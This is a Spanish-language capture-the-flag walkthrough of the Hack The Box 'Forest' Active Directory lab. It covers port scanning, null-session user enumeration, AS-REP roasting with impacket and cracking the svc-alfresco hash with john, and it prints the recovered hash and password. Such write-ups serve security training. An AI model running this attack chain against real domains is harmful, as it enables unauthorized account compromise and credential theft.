Forest


##Machine Forest easy windows##################################

Nmap:

```
nmap -Pn -sCV 10.10.10.161

PORT     STATE SERVICE
VERSION
53/tcp   open  domain       Simple DNS
Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-04-04 02:49:22Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-
Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-
Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h26m49s, deviation: 4h02m30s, median: 6m49s
| smb2-time:
|   date: 2023-04-04T02:49:30
|_  start_date: 2023-04-04T02:40:56
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2023-04-03T19:49:29-07:00
```

AL tener tantos puertos abiertos nos enfrentamos a un Controlador de Dominio utilizamos herramientas como nbtsatb pero no sirivio por lo tanto


usamos enum4linux --a



```
└─$ enum4linux --a 10.10.10.161
Unknown option: -
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Apr  3 22:06:36 2023
 ═══════════════════════════════════════════════════════════( Target Information )═══════════════════════════════════════════════════════════

Target ........... 10.10.10.161
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===(Users on 10.10.10.161)===



```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```


sudo nmap -sU 10.10.10.161

ot shown: 970 closed udp ports (port-unreach), 28 open|filtered udp ports (no-response)
PORT   STATE SERVICE
53/udp open domain

123/udp open ntp

añadir htb.local en el /etc/hosts

esos usuarios de los saque y los guarde en un txt se utilizaran para hacer un ataque a kerberos de tipo bruterforce utilice excell para separar por espoacios



```
└─$ cat users.txt
Administrator
Guest
krbtgt
DefaultAccount
$331000-VK4ADACQNUCA
SM_2c8eef0a09b545acb
SM_ca8c2ed5bdab4dc9b
SM_75a538d3025e4db9a
SM_681f53d4942840e18
SM_1b41c9286325456bb
SM_9b69f1b9d2cc45549
SM_7c96b981967141ebb
SM_c75ee099d0a64c91b
SM_1ffab36a2f5f479cb
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxc0a90c9
HealthMailbox670628e
HealthMailbox968e74d
HealthMailbox6ded678
HealthMailbox83d6781
HealthMailboxfd87238
HealthMailboxb01ac64
HealthMailbox7108a4e
HealthMailbox0659cc1
sebastien
lucinda
svc-alfresco
andy
mark
```


como enum4linux saca bastante información podemos utilizar otras herramientas
primero validamos si tenemos todos los puertos

sudo nmap -p- -sS 10.10.10.161 -T4

```
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
```

```
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49684/tcp open  unknown
49706/tcp open  unknown
49945/tcp open  unknown
```

validaremos el puerto 445 con la herramienta crackmapexec



```
                                                    Codename: Indestructible G0thm0g

options:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default: 100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default: None)
  --jitter INTERVAL     sets a random delay between each connection (default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {ldap,ftp,winrm,ssh,smb,rdp,mssql}
    ldap                own stuff using LDAP
    ftp                 own stuff using FTP
    winrm               own stuff using WINRM
    ssh                 own stuff using SSH
    smb                 own stuff using SMB
    rdp                 own stuff using RDP
```

enumeramos smb alli encontramos un server 2016 y smbv1, tambien su domain es htb.local

```
crackmapexec smb 10.10.10.161
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
```


buscamos los recursos compartidos con smbclient y null session

```
smbclient -L 10.10.10.161 -N
```

tiramos y nos permite logearnos como anonimo pero no encontramos nada

para el puerto 53 que es 53/tcp   open domain   Simple DNS Plus validamos si tenemos ataques de tranferencia de zona para eso hacemos uso de dig

dig @10.10.10.161 htb.local mx



```
;; AUTHORITY SECTION:
htb.local.              3600    IN      SOA     forest.htb.local. hostmaster.htb.local. 106 900 600 86400 3600
```


econtramos varios dominios

Tambien podemos ver con rpclient usuarios validos a nivel de dominio que son los mismo que nos encontro enum4linux

el flag u de usuario comillas porque no tenemos user y con session nula


rpcclient -U "" 10.10.10.161 -N

enumdomusers encontramos varios usuarios



```
—# rpcclient -U "" 10.10.10.161 -N
pcclient $> enumdomusers
ser:[Administrator] rid:[0x1f4]
ser:[Guest] rid:[0x1f5]
ser:[krbtgt] rid:[0x1f6]
ser:[DefaultAccount] rid:[0x1f7]
ser:[$331000-VK4ADACQNUCA] rid:[0x463]
ser:[SM_2c8eef0a09b545acb] rid:[0x464]
ser:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
```

tambien podemos enumerar grupos con enumdomgroups




```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
```

ASREPRoast

ahora como tenemos usuarios pues hacemos lo mismo de agregarlos en un listado en limpio para hacer ataques a kerberos

para esto usaremos GetNPUsers.py

lo buscamos esta en usr/share




```
—$ locate GetNPUsers.py
usr/share/doc/python3-impacket/examples/GetNPUsers.py

—(kali㉿kali)-[~]
```


Necesitamos usar los TGT para afectar el kerberos y utilizar uno de esos usuarios y que nos de un hash para luego crackearlo

su sitaxis es domain/username[:password] sin embargo podemos usar esto sin contraseña y con el dominio

/usr/share/doc/python3-impacket/examples/GetNPUsers.py htb.local/ -no-pass -usersfile users.txt



```
# /usr/share/doc/python3-impacket/examples/GetNPUsers.py htb.local/ -no-pass -usersfile users.txt
packet v0.10.0 - Copyright 2022 SecureAuth Corporation

] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```




```
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:6237dab881ff209856841289fd2a13dc$0447f568ce92c46efe2102c7c4a463ba8928a0f093af8d3174f2aa9c2872f32796056131ec3694e246b88ee5f631e387b
4090b8bd19d4e12de9c28412fc9525f883ca6576bbea14e59cc305ce1e2bccbe925a21dd9803e420a883aef6a69b71c6432c29c4c98503adce27c1576f690568469c06a092bae3b35121a3ad465fdebc3234351
a2c337769a7c18826b59701748cdb1be26e396ed2de8ae95ede7f022730fcdd4801f1e6a55568d81701326f104c1065faaa9dfada31a36ead5b292de8af02cc63c0e018b1f9883ec126edc9a99511f8500caa91
cd34b9ef1f033b4303196198e01a2
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
```

econtramos un hash del usuario svc-alfresco

$krb5asrep$23$svc-alfresco@HTB.LOCAL:
6237dab881ff209856841289fd2a13dc$0447f568ce92c46efe2102c7c4a463ba8928a0f093af8d3174f2aa9c2872f32796056131ec3694e246b88ee5f631e387b4090b8bd19d4e12de9c28412fc9525f883ca6576bbea14e59cc305ce1e2bccbe925a21dd9803e420a883aef6a69b71c6432c29c4c98503adce27c1576f690568469c06a092bae3b35121a3ad-465fdebc3234351a2c337769a7c18826b59701748cdb1be26e396ed2de8ae95ede7f022730fcdd4801f1e6a55568d81701326f104c1065faaa9dfada31a36ead5b292de8af02cc63c0e018b1f9883ec126edc9a99511f8500caa91cd34b9ef1f033b4303196198e01a2

vamos a usar john para cracker este hash

john --wordlist=/usr/share/wordlists/rockyou.txt alfrescohash.txt




```
# john --wordlist=/usr/share/wordlists/rockyou.txt alfrescohash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBK
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:04 DONE (2023-04-04 22:16) 0.2079g/s 849430p/s 849430c/s 849430C/s s4553592..s3r
```

econtramos el pass s3rvice

ahora nos logueremos con svc-alfresco usando crackmapexec los flags son obvios el user y el password entre comillas

crackmapexec smb 10.10.10.161 -u “svc-alfresco” -p “s3rvice”

